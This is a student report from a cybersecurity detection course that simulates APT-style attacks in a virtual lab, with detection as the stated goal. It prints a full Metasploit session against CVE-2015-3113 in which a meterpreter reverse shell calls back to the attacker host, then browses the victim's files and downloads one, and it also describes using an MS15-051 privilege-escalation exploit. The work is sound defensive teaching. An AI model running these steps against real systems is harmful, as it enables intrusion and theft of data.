



Politechnika Wrocławska

FACULTY OF COMPUTER SCIENCE AND TELECOMMUNICATIONS

FIELD AND FORM OF STUDY: CYBERSECURITY STATIONARY

COURSE: MONITORING AND DETECTION OF THREATS

TOPIC: RULES FOR DETECTING THREATS BASED ON ACTIVITIES OF HACKING EASTERN BLOC CRIME GROUPS

Author:
Tomasz Nadrowski

WROCŁAW, 2022

Table of contents

1.	TECHNIQUES USED IN SELECTED ATTACKS	3
2.	WINDOWS EXPLOIT MS15-051 – PRIVILEGE ESCALATION.....	3
2.1.	TECHNIQUES	3
2.2.	GENERAL.....	3
2.3.	INFRASTRUCTURE LOOKS AS FOLLOWS:	4
2.4.	ATTACK SIMULATION	4
3.	CVE-2015-3113	9
3.1.	TECHNIQUES	9
3.2.	GENERAL.....	9
3.3.	INFRASTRUCTURE LOOKS AS FOLLOWS:	10
3.4.	ATTACK SIMULATION	10
3.5.	ATTACK DETECTION	13
4.	PSEXEC	17
4.1.	TECHNIQUES	17
4.2.	GENERAL.....	17
4.3.	INFRASTRUCTURE	17
4.4.	ATTACK SIMULATION	18
4.5.	ATTACK DETECTION	18
5.	ADFINDEXEC.....	19
5.1.	TECHNIQUES	19
5.2.	GENERAL.....	19
5.3.	INFRASTRUCTURE	19
5.4.	ATTACK SIMULATION	19
6.	MIMIKATZ	21
6.1.	TECHNIQUES	21
6.2.	GENERAL.....	21
6.3.	INFRASTRUCTURE	21
6.4.	ATTACK SIMULATION	21
6.5.	DETECTION	21

1. Techniques used in selected attacks

2. Windows Exploit MS15-051 – Privilege Escalation

2.1. Techniques

T1068 Exploitation for Privilege Escalation

2.2. General

Based on FireEye report¹ APT28 group, which is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) used exploit to escalate privileges of local user. This vulnerability later gained own indicator CVE-2015-1701 with high severity.

This vulnerability allows elevation of privilege if an attacker logs on locally and runs arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. An attacker must have valid logon credentials and be able to log on locally to exploit this vulnerability. The vulnerability cannot be exploited remotely or by anonymous users.

So the exploit might be used by another exploit to escalate privileges if they are insufficient to carry out the attack. After exploitation attacker have the same privileges as that of the System process.


To simulate attack we assume that malicious actor (or exploit) somehow get into local computer and is trying to escalate privileges to cause more harm to the system.

List of vulnerable systems:

¹ <https://www.mandiant.com/resources/probable-apt28-useo> [access 22.03.2022]


- Microsoft Windows Vista Service Pack 2 0
- Microsoft Windows Server 2008 for x64-based Systems SP2
- Microsoft Windows Server 2008 for Itanium-based Systems SP2
- Microsoft Windows Server 2008 for 32-bit Systems SP2
- Microsoft Windows Server 2003 Itanium SP2
- Microsoft Windows Server 2003 SP2

2.3. Infrastructure looks as follows:





2.4. Attack simulation

Bad actor resides at Windows Server 2003 VM and want to escalate privileges. He downloads exploit hosted on web server of Kali Linux VM:




In our case a prompt occurs and inform that attempt of downloading file from unknown site is made. As malicious actor we need to add this site to trusted sites list:






Before exploitation list of running tasks was made. During the exploitation malicious actor was logged as Administrator (Windows Server 2003 don't allow to create local normal users):



After exploitation commands run with system permissions which is show by `whoami` command. As we can exploit created process with PID 2924. List of running tasks was also created after exploitation:



Our proof that somebody was acting bad in our environment is tasks list with suspicious processes. In this case this is process with PID 2924 and with PID 3356 which is our exploit – ms15-051.exe:

The screenshot shows a Windows Server 2003 environment with a DNS service running. A Notepad window titled "processes_after_exploitation.txt" displays a list of processes and their details. The table includes columns for Process Name, PID, Thread ID, Type, and CPU Usage.

Process Name	PID	Thread ID	Type	CPU
svchost.exe	820	Console	0	22,32
spoolsv.exe	1156	Console	0	4,86
msdtc.exe	1180	Console	0	4,44
dfssvc.exe	1248	Console	0	4,81
dns.exe	1304	Console	0	7,67
svchost.exe	1360	Console	0	2,18
inetinfo.exe	1412	Console	0	8,62
ismserv.exe	1448	Console	0	3,85
ntfrs.exe	1460	Console	0	92
svchost.exe	1588	Console	0	2,05
tcpsvcs.exe	1612	Console	0	9,74
wins.exe	1676	Console	0	6,04
svchost.exe	1748	Console	0	5,62
svchost.exe	2080	Console	0	4,01
wmiprvse.exe	2640	Console	0	5,19
explorer.exe	3016	Console	0	24,35
ctfmon.exe	3136	Console	0	2,83
wuauctl.exe	3248	Console	0	3,50
wpabalg.exe	3524	Console	0	2,64
svchost.exe	3544	Console	0	3,97
iexplore.exe	152	Console	0	16,01
iexplore.exe	260	Console	0	25,46
mmc.exe	2284	Console	0	1,46
cmd.exe	4048	Console	0	58
wmiprvse.exe	2576	Console	0	5,44
cmd.exe	3112	Console	0	1,59
ms15-051.exe	3356	Console	0	1,84
cmd.exe	2924	Console	0	1,55
tasklist.exe	3004	Console	0	3,82

3. CVE-2015-3113

3.1. Techniques

T1210 Exploitation of Remote Services

T571 Non-Standard Port

3.2. General

In June 2015, FireEye's FireEye as a Service team in Singapore uncovered a phishing campaign exploiting an Adobe Flash Player zero-day vulnerability (CVE-2015-3113). The attackers' emails included links to compromised web servers that served either benign content or a malicious Adobe Flash Player file that exploits CVE-2015-3113.

The attackers turned out to be APT3 groups known also as UPS. Attack started from exploiting flash zero-day vulnerability, through credential dumping to installing custom backdoors.

This vulnerability in detail is heap-based buffer overflow in Adobe Flash Player before 13.0.0.296 and 14.x through 18.x before 18.0.0.194 on Windows and OS X and before 11.2.202.468 on Linux allows remote attackers to execute arbitrary code via unspecified vectors, as exploited in the wild in June 2015 with severity 10.0 according to CVSS Version 2.0².

² <https://nvd.nist.gov/vuln/detail/CVE-2015-3113#vulnCurrentDescriptionTitle> [access 24.04.2022]

3.3. Infrastructure looks as follows:



3.4. Attack simulation

In exploit-db.com exploit for this CVE can be found:

Exploit Database Advanced Search

Title	CVE	Type	Platform
Title: Adobe Flash Player - Nellymoser Audio Decoding Buffer Overflow (Metasploit)	2015-3113	remote	Multiple

Showing 1 to 1 of 1 entries

In Metasploit searched for “Nellymoser” phrase:

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > search nellymoser
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/browser/adobe_flash_nellymoser_bof	2015-06-23	great	No	Adobe Flash Player Nellymoser

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/adobe_flash_nellymoser_bof

Choose and set needed options. Exploit was served on interface of Kali Linux VM on port 8080. Victim opened malicious link and reverse shell was opened:

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_flt) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > show OPTIONS
[*] Invalid parameter "OPTIONS", use "show -h" for more information
[*] Help and full documentation to help you get started.
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > show options

Module options (exploit/multi/browser/adobe_flash_nellymoser_bof):
=====
Name      Current Setting  Required  Description
---       ---             ---        ---
Retries   true            no         Allow the browser to retry the module
SRVHOST   0.0.0.0          yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes        The local port to listen on.
SSL       false            no         Negotiate SSL for incoming connections
SSLCert   no              no         Path to a custom SSL certificate (default is randomly generated)
URIPATH   no              no         The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
---       ---             ---        ---
EXITFUNC  process         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.108    yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > use SRVHOST 192.168.0.108
[*] No results from search
[-] Failed to load module: SRVHOST
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > set SRVHOST 192.168.0.108
SRVHOST => 192.168.0.108
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) >
[*] Started reverse TCP handler on 192.168.0.108:4444
[*] Using URL: http://192.168.0.108:8080/6uaaxPC
[*] Server started.
[*] 192.168.0.66    adobe_flash_nellymoser_bof - Gathering target information for 192.168.0.66
[*] 192.168.0.66    adobe_flash_nellymoser_bof - Sending HTML response to 192.168.0.66
[*] 192.168.0.66    adobe_flash_nellymoser_bof - Request: /6uaaxPC/soUpDD/
[*] 192.168.0.66    adobe_flash_nellymoser_bof - Sending HTML ...
[*] 192.168.0.66    adobe_flash_nellymoser_bof - Request: /6uaaxPC/soUpDD/NsRyNd.swf
[*] 192.168.0.66    adobe_flash_nellymoser_bof - Sending SWF ...
[*] 192.168.0.66    adobe_flash_nellymoser_bof - Request: /6uaaxPC/soUpDD/poc2.flv
[*] 192.168.0.66    adobe_flash_nellymoser_bof - Sending FLV ...
[*] Sending stage (175174 bytes) to 192.168.0.66
[*] Meterpreter session 1 opened (192.168.0.108:4444 → 192.168.0.66:49172 ) at 2022-04-24 16:10:56 +0200

msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > sessions -l
Active sessions
=====
Id  Name      Type           Information                                Connection
--  --        --             --                                      --
[*] 1  meterpreter x86/windows IE8WIN7\IEUser @ IE8WIN7 192.168.0.108:4444 → 192.168.0.66:49172 (192.168.0.66)

msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > session -i 1
[*] Unknown command: session
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: IE8WIN7\IEUser
meterpreter >
```



After successfully created connection commands through meterpreter could be issued:

```
kali@kali: ~
```

```
Plik Działania Edycja Widok Pomoc
kali@kali: ~ kali@kali: ~
```

```
Id Name Type Information Connection
1 meterpreter x86/windows IE8WIN7\IEUser @ IE8WIN7 192.168.0.108:4444 → 192.168.0.66:49172 (192.168.0.66)
```

```
msf6 exploit(multi/browser/adobe_flash_nellymoser_bef) > session -i 1
(-) Unknown command: session
msf6 exploit(multi/browser/adobe_flash_nellymoser_bef) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > getuid
Server username: IE8WIN7\IEUser
meterpreter > ls
Listing: C:\Users\IEUser\Desktop
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2015-09-21 11:21:11 +0200	desktop.ini
100666/rw-rw-rw-	826	fil	2015-09-21 11:19:49 +0200	eula.lnk

```
meterpreter > cd ..
meterpreter > pwd
C:\Users\IEUser
meterpreter > cd Downloads
meterpreter > ls
Listing: C:\Users\IEUser\Downloads
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2022-03-30 19:12:25 +0200	Sysmon
100777/rwxrwxrwx	7289728	fil	2022-04-24 14:26:25 +0200	Sysmon.exe
100666/rw-rw-rw-	3263064	fil	2022-03-30 19:11:13 +0200	Sysmon.zip
100666/rw-rw-rw-	123244	fil	2022-04-24 14:26:14 +0200	config.xml
100666/rw-rw-rw-	282	fil	2015-09-21 11:21:12 +0200	desktop.ini
40777/rwxrwxrwx	4096	dir	2022-03-23 02:51:53 +0100	f
100777/rwxrwxrwx	18240176	fil	2022-03-23 02:33:39 +0100	fp_17.0.0.134.exe

```
meterpreter > download config.xml
[*] Downloading: config.xml → /home/kali/config.xml
[*] skipped : config.xml → /home/kali/config.xml
meterpreter > [REDACTED]
```

```
meterpreter > shell
Process 680 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Users\IEUser\Downloads>whoami
whoami
```

Users to create custom complex Engage with the highly active and passionate Kali
ie8win7\ieuser novices alike. recommendations. Jump in today.

```
C:\Users\IEUser\Downloads>systeminfo\
```

systeminfo\

'systeminfo\' is not recognized as an internal or external command,
operable program or batch file.


```
C:\Users\IEUser\Downloads>systeminfo
systeminfo
```

```
C:\Users\IEUser\Downloads>systeminfo
systeminfo
```

Host Name:	IE8WIN7
OS Name:	Microsoft Windows 7 Enterprise
OS Version:	6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Workstation
OS Build Type:	Multiprocessor Free
Registered Owner:	
Registered Organization:	Microsoft
Product ID:	00392-972-8000024-85510
Original Install Date:	9/21/2015, 2:17:30 AM
System Boot Time:	4/24/2022, 6:59:10 AM
System Manufacturer:	innotek GmbH
System Model:	VirtualBox
System Type:	X86-based PC
Processor(s):	1 Processor(s) Installed. [01]: x86 Family 6 Model 142 Stepping 9 GenuineIntel ~2712 Mhz
BIOS Version:	innotek GmbH VirtualBox, 12/1/2006
Windows Directory:	C:\Windows
System Directory:	C:\Windows\system32
Boot Device:	\Device\HarddiskVolume1
System Locale:	en-us;English (United States)
Input Locale:	en-us;English (United States)
Time Zone:	(UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:	1,024 MB
Available Physical Memory:	272 MB
Virtual Memory: Max Size:	2,048 MB
Virtual Memory: Available:	1,020 MB
Virtual Memory: In Use:	1,028 MB
Page File Location(s):	C:\pagefile.sys

3.5. Attack detection

To be able to detect attack Sysmon with proper configuration file³ was installed on victim's machine:



```
Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

